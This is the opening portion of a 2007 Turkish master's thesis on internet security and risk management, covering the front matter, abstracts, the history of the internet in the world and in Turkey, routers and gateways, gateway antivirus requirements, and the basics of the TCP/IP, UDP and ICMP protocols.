T.C. İSTANBUL KÜLTÜR ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

INTERNET GÜVENLİĞİ VE RİSK YÖNETİMİ

YÜKSEK LİSANS TEZİ

Tolga USLU

Anabilim Dalı: Bilgisayar Mühendisliği
Programı: Internet Güvenliği ve Risk Yönetimi

Tez Danışmanı: Prof. Dr. Servet BAYRAM

HAZİRAN 2007

T.C. İSTANBUL KÜLTÜR ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

INTERNET GÜVENLİĞİ VE RİSK YÖNETİMİ

YÜKSEK LİSANS TEZİ

Tolga USLU

0409050001

Prof. Dr. Servet BAYRAM
Tez Danışmanı

Prof. Dr. Behiç ÇAĞAL
Jüri Üyesi

Yrd. Doç. Dr. Oğuz KUCUR
Jüri Üyesi

HAZİRAN 2007

ÖNSÖZ

Bütün alışkanlıklarımızın hızlı bir değişimden geçtiği bir çağda yaşamaktayız. Bu değişimin sebebi olan bilgisayarlar her geçen gün biraz daha günlük yaşantımıza girmekte, her geçen gün bilgisayar yeni bir alanda daha karşımıza çıkmaktadır.

Bu hızlı değişimde, Internet en büyük role sahiptir. Artık alışveriş, bankacılık işlemleri, mesajlaşma gibi birçok şeyi Internet ortamında yapmaktayız. Internet'in bu kadar yoğun kullanılması, beraberinde güvenlik sorununu da getirmektedir. Çünkü Internet gibi bir ortamda çok özel veya gizli olan bilgilerimizin başkaları tarafından ele geçirilmesi, değiştirilmesi mümkündür. Bilginin taşındığı iletim ortamlarının özelliğinden kaynaklanan bu sorun, Risk Yönetiminin geliştirdiği teknikler sayesinde ortadan kaldırılabilmektedir.

Günümüzde kullanılan güvenlik önlemlerini aynı çatı altında birleştirilerek Internet ortamında çalışan güvenlik platformu hazırlanmıştır. Kullanılan programlama teknikleri bitirme ödevi içinde tanıtılmıştır.

Bu çalışmanın ortaya çıkmasında, gösterdiği yardım ve verdiği tavsiyelerle katkısı olan danışman hocam Sn. Prof. Dr. Servet Bayram'a teşekkürlerimi sunarım.

İÇİNDEKİLER

KISALTMALAR

ADSL : Asymmetric Digital Subscriber Line

ANS : Advance Network Services

ARP : Address Resolution Protocol

APWG : Anti Phishing Work Group

BT : Bilişim Teknolojileri

CERT/CC : Computer Emergency Response Teams Coordination Center

DHCP : Dinamik Bilgisayar Kontrolü (Dynamic Host Configuration Protocol)

DMZ : Demilitarized Zone

DNS : Domain Name System

EDI : Electronic Document Interchange

FMEA : Hata Türleri Etkileri Analizi

FTP : File Transfer Protocol

FP : Functional Point

GUI : Graphical User Interface

HTTP : Hyper Text Transfer Protocol

HTTPS : Hyper Text Transfer Protocol Security

IAB : Internet Architecture Board

ICMP : Internet Control Message Protocol

ICCC : International Computer Communications Conference

IETF : Internet Engineering Task Force

IGRP : Interior Gateway Routing Protocol

IOS : Internetwork Operating System

IP : Internet Protocol

IS : Internet Society

ISO : Uluslararası Standartlar Organizasyonu

ISS : Internet Servis Sağlayıcı

İPK : İstatistiksel Proses Kontrol

LAN : Local Area Network

LOC : Line of Code

MAC : Media Access Control, Ortama Erişim Kontrolü

MBR : Master Boot Record

MIT : Massachusetts Institute of Tecnology

NAT : Network Address Translation

NMAP : Network Mapper

NCP : Network Control Protokol

ODTÜ : Orta Doğu Teknik Üniversitesi

OSI : Open Systems Interconnection

OSPF : Open Shortest Path First

PING : Packet Internet Groper

RAT : Remote Access Trojans

RETINA : Retina Network Security Scanner

RIP : Routing Information Protocol

SATAN : Security Administrator Tool for Analyzing Networks

SMS : Short Message Service

SMTP : Simple Mail Transfer Protocol

SSL : Secure Socket Layer

TBM : İstatistiksel Proses Kontrol

TCP/IP : Transmission Control Protokol/ Internet protokol

TR-NET : Türkiye Internet Proje Grubu

TSR : Terminate and Stay Resident

TÜBİTAK : Türkiye Bilimsel ve Teknik Araştırma Kurumu

TÜVAKA : Sayısal Arazi Modeli Türkiye Üniversiteler ve Araştırma Kurumları Ağı

UDP : User Datagram Protocol

USS : Uygulama Servis Sağlayıcı

VPN : Virtual Private Network

WAN : Wide Area Network

WWW : World Wide Web

XP : Extreme Programming

TABLO LİSTESİ

ŞEKİL LİSTESİ

Üniversitesi	**:**	**İstanbul Kültür Üniversitesi**
Enstitüsü	**:**	**Fen Bilimleri**
Anabilim Dalı	**:**	**Bilgisayar Mühendisliği**
Programı	**:**	**Internet Güvenliği ve Risk Yönetimi**
Tez Danışmanı	**:**	**Prof. Dr. Servet Bayram**
Tez Türü ve Tarihi	**:**	**Yüksek Lisans – Haziran 2007**

ÖZET

INTERNET GÜVENLİĞİ VE RİSK YÖNETİMİ

Tolga USLU

Bu çalışmada güvenlik tehditlerinin ne olduğu, tanımı ve evrimi incelenmektedir. Kötü niyetli saldırılara karşı daha güvenli sistemler oluşturmak için sistemlerin güvenliğini tehdit eden adımlar incelendi ve risk yönetiminin önerileri eşliğinde gerekli güvenlik modülleri sistemlere dahil edildi. Risk Yönetimi olarak adlandırılabilecek bu yeni yaklaşım, farklı bir yönetim anlayışı ihtiyaçlarını da beraberinde getirmektedir.

Araştırmanın sonuçları, Risk Yönetimi'nin temelinde hazırlık, tespit, müdahale, iyileştirme ve takım çalışması olduğunu göstermektedir. Internet tabanlı projelerde risk, diğer projeler ile karşılaştırıldığında çok daha fazla olduğunu göstermektedir. Riskin azaltılması için doğru politikaların belirlenip, daha güvenilir sistemler için bilgilerin sürekli güncellenmesinin gerekli olduğu ve güvenliğin bir o kadar önemli olduğu bu dönemde, hazırlanacak olan projenin tasarımların ve güvenlik stratejilerinin nasıl olması gerektiği konusuna açıklık getirmektedir.

Anahtar Kelimeler : Internet, Virüs, Güvenlik, Risk Yönetimi

Bilim Dalı Sayısal Kodu : 619.02.05

University	**:**	**İstanbul Kültür University**
Institute	**:**	**Institute of Science**
Science Programme	**:**	**Computer Engeneering**
Programme	**:**	**Internet Security and Risk Management**
Supervisor	**:**	**Prof. Dr. Servet BAYRAM**
Degree Awarded and Date	**:**	**MS – June 2007**

ABSTRACT

INTERNET SECURITY AND RISK MANAGEMENT

Tolga USLU

In this thesis the security threats and theirs evoluation is studied. The weakest steps of security of the systems is investigated for secure systems against malicious threats. Then security modules is included to the systems with risk management. This new approaches as called Risk Management brings different management necessity perspective. The results of this study shows that principal of the Risk Management depends on the preparation, determination, intervention, reclamation and team work. The Internet projects have more risks than the other projects. This projects show that the best concepts is determined to reduce risks also the new solutions are always investigated. And then the robust concepts are showed on our time security has high importance.

Keywords : Internet, Virus, Security, Risk Management

Science Code : 619.02.05

1. GİRİŞ

İşletmelerin, kişilerin aleyhlerine giderek sıklaşan ve daha tehlikeli hale gelen kötü niyetli saldırılara karşı, güvenlik tehditlerini ve zaafları ortadan kaldıran kapsamlı bir çözüm gereksinimleri vardır. Çeşitli ürünler sürekli olarak geliştirilerek önemli güvenlik tehlikelerine ve dönemsel tehditlere karşı korunma sağlamaktadır.

Giderek karmaşıklaşan kötü niyetli saldırılar nedeniyle, kullanıcı iş istasyonlarının, kurumsal ağ sistemlerinin ve kişisel bilgisayar sistemlerinin çeşitli saldırılara karşı başarılı şekilde hazırlanması ve korunması büyük önem kazanmaktadır. Bu tehditler kullanıcıların maddi, zaman ve müşterilerine karşı prestij kayıplarına neden olmaktadır. Bu bakımdan, bugün ve gelecekteki tehditleri bertaraf edebilmek için sürekli planlar geliştirilmelidir. Aksi takdirde sonucu belli olan olaylara boyun eğmek zorunda kalınabilir.

Bu planlar, eski zaafları gidermek üzere geliştirilmektedir. Yeni güvenlik özellikleriyle donatılan platformlar ve uygulamalar yeni tehditlerin önüne geçebileceği gibi yeni tehditlere de yol açabilmektedir. Bu yeni tehditler, öncekilere oranla çok daha zararlı ve tehlikeli hale gelebilir. Araştırmacılar saldırıları ve arzu edilmeyen olayları bertaraf etmek için sürekli olarak daha iyi güvenlik teknolojileri araştırıp geliştirmektedirler. Teknik açıklar giderek azalınca, saldırganlar insan unsurundan kaynaklanan hataları daha da çok kullanmaktadırlar. Çünkü olası güvenlik açıklıklarının başlıca sebebi insan hatasıdır. Mükemmel bir insan yoktur, günümüzde sistemleri halen insanlar tasarladığından sistemler de mükemmel olamaz. Saldırganlar olası her durumu değerlendirir ve bu durum çerçevesinde hatalara karşı saldırı tekniklerini uygularlar. Saldırganlar ve güvenlik teknolojileri arasında bu sonu olmayan savaşta kurumsal kaynakların ve kişisel bilgilerin korunması çok büyük önem kazanmaktadır.

Geçmişteki saldırılar bilgiyi yok etmeye yönelik tasarlanırken, bugün kâr elde etmek için herhangi bir teknik zarara yol açmadan, bilgiyi çalmaya yönelik saldırılar giderek artmaktadır. Bu tür suçların oluşturduğu tehditler, online suç işlemek ve bireysel kullanıcılar ile kurumlardan bilgi çalmak amacıyla *crimeware* olarak adlandırılan saldırgan programları ve yazılım araçları kullanılarak hız kazanmaktadır. Saldırganlar, güvenlik duvarları ve yönelticiler gibi geleneksel güvenlik araçlarına yönelik büyük ve çok amaçlı saldırılar yerine kurumsal, bireysel, finansal ve özel bilgilerin çalınmasına izin veren bölgesel hedeflere, masa üstü bilgisayarlara ve Internet uygulamalarına odaklanmaktadır. Bu yolla elde edilen bilgiler, daha sonra farklı suç aktivitelerinde kullanılmaktadır.

Gerçekten de olağanüstü bir durum ve felaketle karşılaşan kurumlar ve kişiler ciddi mali kayıplar yanında, itibar, müşteri, pazar kaybı sorunları ile yüz yüze kalabilirler. Bu nedenle olağanüstü bir duruma karşı hazırlıklı olmak ve organize hareket etmeyi planlamak büyük önem taşımaktadır. Önceden öngörerek, doğabilecek tehlikelere karşı savunma biçimini belirlemek, kurumun ve kişinin kaos durumunda ne kadar hazırlıklı olabileceğini ve bu durumu ne kadar önemseyip dikkate aldığını gösterir.

Uluslararası literatürde acil durum planlaması, risk yönetiminin önemli bir parçası olarak karşımıza çıkmaktadır. Her kurumun ve kişinin kendi özelliklerine göre farklı bir plana sahip olması kaçınılmazdır. Burada önemli olan kurumda bir risk kültürü oluşturulması ve acil durumlara karşı hazırlıklı olunması gereğinin yetkili kişiler tarafından benimsenmesi, planlı ve organize hareket etme bilincinin çalışanlara aktarılabilmesidir. Deprem, yangın,

fırtına, sel, bombalama, sabotaj, donanım veya yazılım hatası, kullanıcı hatası, sistemlere izinsiz giriş, bilgilerin çalınması, elektrik ve telekominikasyon kesintisi gibi önceden tahmin edilebilen veya edilemeyen iç veya dış faktörler sonucu hasara uğrama ve ciddi bir felaketle karşılaşma ihtimali, tüm kurumlar ve kullanıcılar için dikkate alınması gereken bir risktir.

Bu çalışmada güvenlik tehditlerinin ne olduğu, tanımı ve evrimi incelenmektedir. Çeşitli güvenli ve sağlam uygulamalarla bu tehditlere karşı verilmiş yanıtlar açıklanmaktadır. Risk yönetimi ile güvenlik tehditlerine karşı mevcut uygulamamın yetenekleri ile daha iyi değerlendirebilecektir. Bunu sizlerle paylaşmamın amacı; Kişilerin bilgisayar güvenliği hakkında bilgi sahibi olması ve gerekli tedbirlirlerin alınmasında yol gösterici olmaktır. İlerleyen bölümler içerisinde bir kaos ortamı yaratılarak, kurumsal ve kişisel sistemlerin en az zarar görmesi için gerekli adımları ve yöntemleri incelenmektedir.

Ancak burada şunu belirtmek gerekir ki; konunun çok geniş bir kapsamı olması sebebiyle bu döküman büyük ağların ve ana bilgisayarların değil, genel olarak son kullanıcıların ve kişisel sistemler ile küçük ağların bu tehdit karşısındaki durumları incelenmiştir.

2. INTERNET'İN TARİHÇESİ

Internetin köklerini 1962 yılında J.C.R. Licklider'in Amerika'nın en büyük üniversitelerinden biri olan Massachusetts Institute of Tecnology'de (MIT) tartışmaya açtığı "Galaktik Ağ" kavramında dile getirmiştir. Licklider, bu kavramla küresel olarak bağlanmış bir sistemde isteyen herkesin herhangi bir yerden veri ve programlara erişebilmesini ifade etmişti.

1969'da çeşitli bilgisayar ve askeri araştırma projelerini desteklemek için Savunma Bakanlığı ARPANET adında paket anahtarlamalı bir ağ tasarlamaya başladı. Bu ağ, ABD'deki üniversite ve araştırma kuruluşlarının değişik tipteki bilgisayar arası bağlantılar ile Internetin ilk şeklini ortaya çıkardı.

Kısa süre içerisinde birçok merkezdeki bilgisayarlar ARPANET ağına bağlandı. 1971 yılında Ağ Kontrol protokolü (NCP-Network Control Protokol) ismi verilen bir protokol ile çalışmaya başladı. 1972 yılı Ekim ayında gerçekleştirilen Uluslararsı Bilgisayar İletişim Konferansı (ICCC- International Computer Communications Conference) isimli Konferansta, ARPANET'in NCP ile başarılı bir demontrasyonu gerçekleştirildi. Yine bu yıl içinde elektronik posta (e-posta) ilk defa ARPANET içinde kullanılmaya başladı.

NCP'den daha fazla yeni olanaklar getiren yeni bir protokol, 1 Ocak 1983 tarihinde tüm ARPANET kullanıcıları İletim Kontrol Protokolü/Internet Protokolü (TCP/IP) olarak bilinen yeni protokole geçiş yaptılar. TCP/IP bugün de varolan Internet ağının ana halkası olarak yerini aldı.

2.1 Internet Nedir ?

Internet, birbiriyle tüm dünya üzerinde yayılmış bilgisayar ağlarının birleşiminden oluşan devasa bir bilgisayar ağıdır. Telefon hatlarıyla birbirine bağlı bu ağda, kişi ve

kuruluşların kullandığı farklı yapıda bilgisayarlar ve bu bilgisayarlarda kullanılan farklı işletim sistemleri bulunabilir. Internet, bu farklı yapıda bilgisayarların ortak bir dille iletişim kurmasına imkan sağlayarak, üzerlerinde farklı programlar çalıştırılsa bile, kişiler ekranda aynı bilgileri görür ve değerlendirirler. Bazı bilgisayar ağları ve dolayısıyla bu ağ içinde bağlı bilgisayarlar kesintisiz olarak Internet ortamına da bağlıdırlar.

Internet başlangıçta Amerikan ordusunun kendi aralarında haberleşmesi için tasarlanmıştır. Günümüzde dahi Internet'in en temel işlevi, haberleşme ve iletişimdir. Çünkü en ucuz ve en görsel iletişim aracı olarak hayatımızın bir parçası olmuştur. Günümüzde, Internet üzerinden istediğimiz kişiler ile yazılı ve sesli olarak iletişim kurabilir, dilediğimiz her konuda araştırma yapabilir, bu süreç içinde gerekli gördüğünüz bilgi ve dokümanları bilgisayarınıza yükleyebilir, istediğimiz alışveriş sitelerini ziyaret edip, beyenilen ürünler satın alabilir. Müzik, film arşivlerine girip dinleyebilir, izleyebilir ve/veya sistemlere indirelebir. Haber sitelerini ziyaret edip dünyadaki en güncel haberler hakkında bilgi sahibi olunabilir. Internet'in sundukları bazen insan hayal gücünü zorlayacak boyutlara varmaktadır. Internet'i kullananların istekleri, hayal güçleri ve gelişen Internet teknolojisi ile hep artmaktadır. Böylece ortaya muazzam bir bilgi paylaşımı ortaya çıkar.

Günümüzde sıkça rastladığımız "tolgauslu@gmal.com" veya "http://www.iku.edu.tr" gibi terimler artık insanların ortak dili olmaya başlamıştır. Dolayısıyla Internet'in etkisi sadece bilgisayar haberleşmesinin teknik alanları ile sınırlı kalmayıp toplum yaşayışına da yansımıştır.

Bu gelişmeler sonucu, Internet telefon ve Internet televizyon gibi yeni uygulamalar ortaya çıkmıştır. Internet'in geleceği ile ilgili en önemli soru teknolojinin nasıl değişeceği değil, değişimin nasıl yönetileceği ve güvenliğin nasıl konumlandırılacağıdır. Internet, bir grup tarafından bir amaç için tasarlandı ama bu konu ile ilgili yeni fikirler ortaya çıktıkça orijinal tasarıma eklemeler oldu.

2.2 Türkiye'de Internet'in Gelişimi

Türkiye'de Interneti öncelediği varsayılan ilk geniş alan bilgisayar ağı 1986 yılında üniversitelerin önderliğinde TÜVAKA - Türkiye Üniversiteler ve Araştırma Kurumları Ağı ismi ile kurulmuştur. Teknolojik gelişmeler karşısında yetersiz kalan bu ağın geliştirilmesi için, Orta Doğu Teknik Üniversitesi (ODTÜ) ve Türkiye Bilimsel ve Teknik Araştırma Kurumu (TÜBİTAK) tarafından yeni ağ teknolojilerinin kullanılması gerektiği öngörüsü ile ortak bir proje (TR-NET) başlatılmıştır.

TR-NET (Türkiye Internet Proje Grubu) adını alan proje çalışmaları sonucunda, Türkiye'de ilk Internet bağlantısı, 12 Nisan 1993 tarihinde yapılmıştır. İlk yıllarında sadece TÜBİTAK ve üniversitelerin kullanımına izin verilen ve sadece ODTÜ ve Ege üniversiteleri üzerinden bağlanılabiliyordu. Bu süreç içerisinde Internet ağı akademik kesimin egemenliğindeydi. Ancak akademik kesimin egemenliği çok uzun sürmedi. 1995 yılımdan sonra çevirmeli hatlar (dial-up) ve X25 ile, hem de kiralık hatlarla önemli sayıda kamu kurumu, şirket ve kişinin bağlantısı sağlandı. 1995 yılında Internete bağlı kurumlar ve kuruluşların sayısı 500'den azdı. Bunu günümüz ile karşılaştıracak olursak; Şu an Türkiye' de 12 Milyon, Dünyada toplam 1.5 milyar Internet kullanıcısı olduğu sanılıyor.

Internet'e bugün her isteyen, istediği Internet Servis Sağlayıcı (ISS) kuruluşlar üzerinden bağlanabilmektedir. İlk yıllarda TR-NET altyapısı ile ilgili problemler nedeni ile uzun bir süre çok kötü performans ile hizmet verdi. Daha sonra altyapının düzeltilmesiyle ve özel söktörün de TR-NET ile rekabete girmesiyle bir çok Internet servis sağlayıcılar kuruldu. Dolayısıylada Internet üzerindeki Türkçe materyallerdeki artış olağanüstü düzeylere çıkmıştır. Bu artış, ISS'lerin yatırımları yanında, kurumların ve kuruluşların da kendi portallarını oluşturmaları sonucunda yaşandı.

Görüldüğü üzere Internet büyük bir hızla dünyanın her köşesine din, dil, ırk ve ülke ayrımı yapmadan erişmektedir. Şu an yeni yüzyılın en büyük iletişim ve reklam araçlarının başında gelmektedir.

2.3 Internet Nasıl Çalışır ?

Şekil 2.1 : Doruk Net'de bulunan yönlendiriciler ve ağ geçidlerinden bir görüntü.

2.3.1 Yönlendirici (Router)

Yönlendiriciler (Router) farklı ağlar (network) arasında IP/IPX/Appletalk vs gibi iletişim kurallarını (protocol) yönlendirmeye yarayan aletlerdir. Bununla beraber bazı iletişim kurallarını da yönlendiremezler. (Örneğin: Netbeui). Internet ortamında IP (Internet Protocol) iletişim kuralı kullanılır. Yönlendiriciler donanım veya yazılım olabilirler. Gelişmiş yönlendiriciler üzerinde de yazılımlar yüklü olabilir. Bu, basit bir gömülü yazılım da (firmware) olabilir, özel olarak üretilmiş bir işletim sistemide olabilir. Mesela Cisco yönlendiriciler üzerlerinde IOS (Internetwork Operating System) adında bir işletim sistemi mevcuttur. Bu tip gelişmiş yönlendiriciler üzerinde tıpkı bilgisayarımızdaki gibi bir anakart, işlemci, bellek gibi bileşenler bulunabilir.

Bir yönlendirici en az iki ağa bağlıdır. Çoğu zaman bunlar iki tane yerel ağ (LAN) ve iki tane geniş ağ (WAN) veya yerel ağ ve servis sağlayıcı arasındaki ağ olur (evde kullandığımız basit ADSL yönlendiricilerimiz yerel ağımız ve Türk Telekom (servis sağlayıcı) arasındaki yönlendirici konumundadır. Yönlendiriciler yönlendirme işlemi yaparken NAT/PAT (Port Address Translation - Port Adres Çevirimi), Unicast yönlendirme, Multicasting, Demand-Dial gibi teknolojiler kullanırlar. Kısaca biz NAT'ı (Network Address Translation - Ağ Adres Çevirimi) birden fazla istemciyi (client) tek bir IP üzerinden Internete çıkarırken kullanıyoruz. Bunun terside olabilir. Evde kullandığımız ADSL yönlendiriciler genelde NAT yaparlar.

Yönlendiriciler iki veya daha fazla ağın birleştigi yer olan ağ geçidine (gateway'e) yerleştirilir. Ağ geçitleri mutlaka yönlendirici olmak zorunda değildirler. Yönlendiriciler paketin gideceği yeri IP başlıklarından (header) anlarlar. Üzerinde bulundurduğu yönlendirme tablolarından (Routing Table - Hangi IP'nin hangi ağda olduğunu ve o ağa nereden gidileceğinin bilgisinin tutulduğu tablolardır) istenilen adresi bulurlar ve en iyi, en verimli, en hızlı, en kısa yolu bulmak içinde RIP,RIPv2, IGRP, OSPF gibi iletişim kuralları kullanırlar. Kendileri ile haberleşmek için ICMP (Internet Control Messaging Protocol - Internet Denetim Haberleşme İletişim Kuralı) gibi iletişim kuralları kullanırlar. Örneğin; "ping" komutu ICMP iletişim kuralını kullanır.

2.3.2 Ağ Geçidi (Gateway)

Ağ geçidi (gateway) başka bir ağa geçiş hizmeti veren bir noktadır. Büyük şirketlerde genelde ağ geçitleri bir istemciyi (client) Internet ortamına yönlendirme görevi üstlenirler. Bu durumda ağ geçidi bir vekil (Proxy) sunucu veya bir ateş duvarı (firewall) olabilir.

Ağ geçitleri yönlendiriciler ile de ilgilidir. Yönlendiriciler paket başlıklarına ve yönlendirme tablolarına bakarak geçişi sağlarlar. Ayrıca yönlendiriciler veya ateş duvarları VPN ile geçişi sağlayabilir. Bu durumda ismi VPN Ağ Geçidi olacaktır veya bir e-postalarımızın geçtiği SMTP sunucusu olabilir. Bu seferde ismine SMTP ağ geçidi diyeceğiz. Vekil (Proxy) sunucuları üzerinden Internete çıkabiliriz. Yine bizim ağ geçidimiz olurlar.

Internet birbirine geçiş yolları (gateway) ile bağlanmış çok sayıdaki bağımsız bilgisayar ağlarından oluşur. Kullanıcı bu ağlar üzerinde yer alan herhangi bir bilgisayara ulaşmak isteyebilir. Bu işlem esnasında kullanıcı farkına varmadan bilgiler, bir çok ağ üzerinden geçiş yapıp varış yerine ulaşırlar. Bu işlem esnasında kullanıcının bilmesi gereken tek şey, ulaşmak istediği noktadaki bilgisayarın ‘Internet adresi’ dir. Ağ geçitlerini bulunduğumuz yerden farklı bir yere giderken kullandığımız çıkış kapısı olarak düşünebiliriz.

Internet`in en popüler kullanım alanlarından biri 'World Wide Web'dir. Bu bir browser ile erişilebilen bilgilerinin Internet üzerinde sayfalarda yayınlanması ile oluşmaktadır. Bu bilgiyi bir bölgeden diğerine taşımada FTP (File Transfer Protocol) ve HTTP (Hyper Text Transfer Protocol) gibi veri transferi protokolleri kullanırlar. TCP/IP, UDP veya benzeri IP uyumlu protokoller kullanılarak haberleşme sağlanır.

Bilgisayarlar arası iletişimi sağlayan temel protokol katmanı TCP/IP protokolüdür. TCP/IP, katmanlardan oluşan bir protokoller kümesidir. Her katman değişik görevlere sahip olup altındaki ve üstündeki katmanlar ile gerekli bilgi alışverişini sağlamakla yükümlüdür.

Örnek olarak; TCP/IP'nin kullanıldığı en önemli servislerden birisi elektronik postadır (e-posta). E-posta servisi için bir uygulama protokolü belirlenmiştir (SMTP). Bu protokol e-posta'nın bir bilgisayardan bir başka bilgisayara nasıl iletileceğini belirler. Yani e-postayı gönderen ve alan kişinin adreslerinin belirlenmesi, mektup içeriğinin hazırlanması vs. gibi. Ancak e-posta servisi bu mektubun bilgisayarlar arasında nasıl iletileceği ile ilgilenmez, iki bilgisayar arasında bir iletişimin olduğunu varsayarak mektubun yollanması görevini TCP ve IP katmanlarına bırakır.

2.3.3 Ağ Geçidinin Korunması


- SMTP, HTTP, FTP data paketlerinde virüs taraması yapabilmelidir.
- Firewall'a entegre çalışabilmelidir.
- E-posta trafiğini görüntüleyebilme özelliği olmalıdır.
- Güncel virüs bilgilerini istenildiği zaman otomatik olarak güncellenebilmelidir.
- Olası virüs özelliği taşıyabilecek dosyaları algılama özelliği (heuristic) olmalıdır.
- Kötü niyetli JavaScript, VBScript ve Applet'leri sezme ve istenirse sınırlama özelliğine sahip olmalıdır.
- HTML, VBScript tabanlı script'leri bloklama özelliği olmalıdır.
- Ağ yöneticisinin isteği doğrultusunda mesajlardaki kayıt türlerini seçme özelliğine sahip olmalıdır.
- Olası virüs tespitinde ağ yöneticisine, gönderen kişiye ve alıcıya uyarı maili atma özelliğine sahip olmalıdır.
- Spam maillerini bloklama özelliği, dosya uzunluğu sınırlama ve e-posta arşivleme özelliği olmalıdır.

2.4 TCP/IP Katmanı ve Güvenliği

TCP/IP, her geçen gün değişen, gelişen ve içinde birçok ağlararası iletişim (Internetworking) protokolleri barındıran bir protokol yığıtıdır. Amerikan Savunma Bakanlığı tarafından nükleer savaş durumunda bile çalışabilecek bir sistem olarak tasarlanmıştır. Daha çok akademik ortamlarda geliştirilen bu protokol, firmalardan bağımsız olduğu için dünya çapında farklı sistemler arasında iletişim için (yani Internet'te) en yaygın kullanılan protokoldür.

TCP/IP, Internet'i yaratan protokol denilirse yanlış olmaz. TCP/IP Protokol yığıtı, OSI modelin 7 katmanına karşılık gelen 4 katmandan oluşmaktadır:

- Uygulama: OSI'nin son üç katmanlarına (5-6-7) karşılık gelir.,
- Transport: Güvenilirlik, akış (flow) kontrolü ve hata düzeltme gibi servis kalitesini belirleyen parametrelerle uğraşır. Bağlantılı (TCP) ve bağlantısız (UDP) servisleri içerir.
- Internet: Amaç izlenen yollardan ve ağlardan bağımsız olarak hedef cihaza veri iletiminin sağlanmasıdır. Yol (path) belirleme ve veriyi o yola yönlendirmek (routing) için paket anahtarlama bu seviyede yapılır. IP protokolü kullanılır.
- Network Access: OSI'nin ilk iki katmanına (1-2) karşılık gelir.




Şekil 2.2 : TCP – UDP – IP

Şu an yaşamakta olduğumuz ağ güvenliği problemlerinin çoğu TCP/IP protokolünün güvenlik açıklarından kaynaklanmaktadır. Önlemler alabilmek için öncelikle IP protokolünü ve var olan sorunları anlamak gereklidir.

2.4.1 TCP Katmanı

TCP protokolü Internette kullanılan ana protokoldür. TCP gönderilen verilerin, gönderildiği sırayla, karşı tarafa ulaşmasını sağlayarak güvenli veri iletimini sağlar. Karşı tarafa ne yollandığı ve hatalı yollanan mesajların tekrar yollanmasının kayıtlarını tutarak gerekli kontrolleri yapar.

TCP iki makine arasında kurulan sanal bir bağlantı üzerinden çalışır. Öncelikle istemci sunucuya, kendi kimlik bilgilerini içeren bir bağlantı isteği gönderir. İsteği alan sunucu bu isteğe karşılık onay ve kendi kimlik verilerini içeren bir paket gönderir. En sonunda da istemci makine sunucuya bir onay paketi gönderir ve bağlantı sağlanmış olur.



Şekil 2.3 : TCP Katmanı

Eğer gönderilecek mesaj bir kerede gönderilemeyecek kadar büyük ise (Örneğin 10 Mb büyüklüğünde bir dosya) TCP onu uygun boydaki segment'lere böler ve bu segment'lerin karşı tarafa doğru sırada, hatasız olarak ulaşmalarını sağlar.

2.4.2 IP Katmanı

Bir ağa bağlı her bilgisayarın bir IP (Internet Protokol) adresi vardır. Tipik bir IP adresi, noktalarla ayrılan dört rakamdan oluşur; örneğin, "*81.215.219.14"* Bir bilgisayarın IP adresi varsa, ağ üzerindeki tüm bilgisayarlar bu adresi kolayca bulur. Bir bilgisayar bir ağa bağlandığında, bilgisayara bir IP adresi atanır. Ancak çoğu kullanıcının IP adresi dinamiktir, yani her bağlantıda değişir. Statik IP adreside hiçbir koşulda değişmez, sürekli sabittir.

TCP katmanına gelen bilgi segmentlere ayrıldıktan sonra IP katmanına yollanır. IP katmanı, kendisine gelen bilgi içinde ne olduğu ile ilgilenmez. Sadece kendisine verilen bu bilgiyi istenen noktaya ulaştırmak ve uygun gidecek bir yol bulmakla görevlidir. Arada geçilecek sistemler ve geçiş yollarının bu paketi doğru yere gönderilmesi için kendi başlık bilgisini TCP katmanından gelen segment'e ekler. TCP katmanından gelen segmentlere IP başlığının eklenmesi ile oluşturulan IP paket birimlerine datagram adı verilir.

Son olarak IP başlığının yolda bozulup bozulmadığını ve mesajın yanlış yere gidip gitmediğini kontrol edilir. Dikkat edilirse TCP ve IP ayrı ayrı kontrol toplamları daha verimli ve güvenli bulunduğu için iki ayrı kontrol toplamı alınması yoluna gidilmiştir.

2.4.3 UDP ve ICMP Katmanı

Bazı durumlarda yollanan mesajlar tek bir segment içine girebilecek büyüklüktedir. Dolayısıyla bu durumda TCP katmanının kullanılması gereksizdir. Cevap paketinin yolda kaybolması durumunda en kötu ihtimalle bu sorgulama tekrar yapılır. Bu cins kullanımlar için TCP' nin alternatifi protokoller vardır. Böyle amaçlar için en çok kullanılan protokol ise UDP'dir. (User Datagram Protocol). UDP, TCP'nin tersine güvensiz bir protokoldür. Veri, karşı bilgisayara gönderilir ancak, onay paketi alınmasa da iletişim tamamlanmış kabul edilir. Ayrıca paket boyutu TCP' ye oranla çok daha küçüktür. Bu sebeplerden dolayı çok hızlıdır.

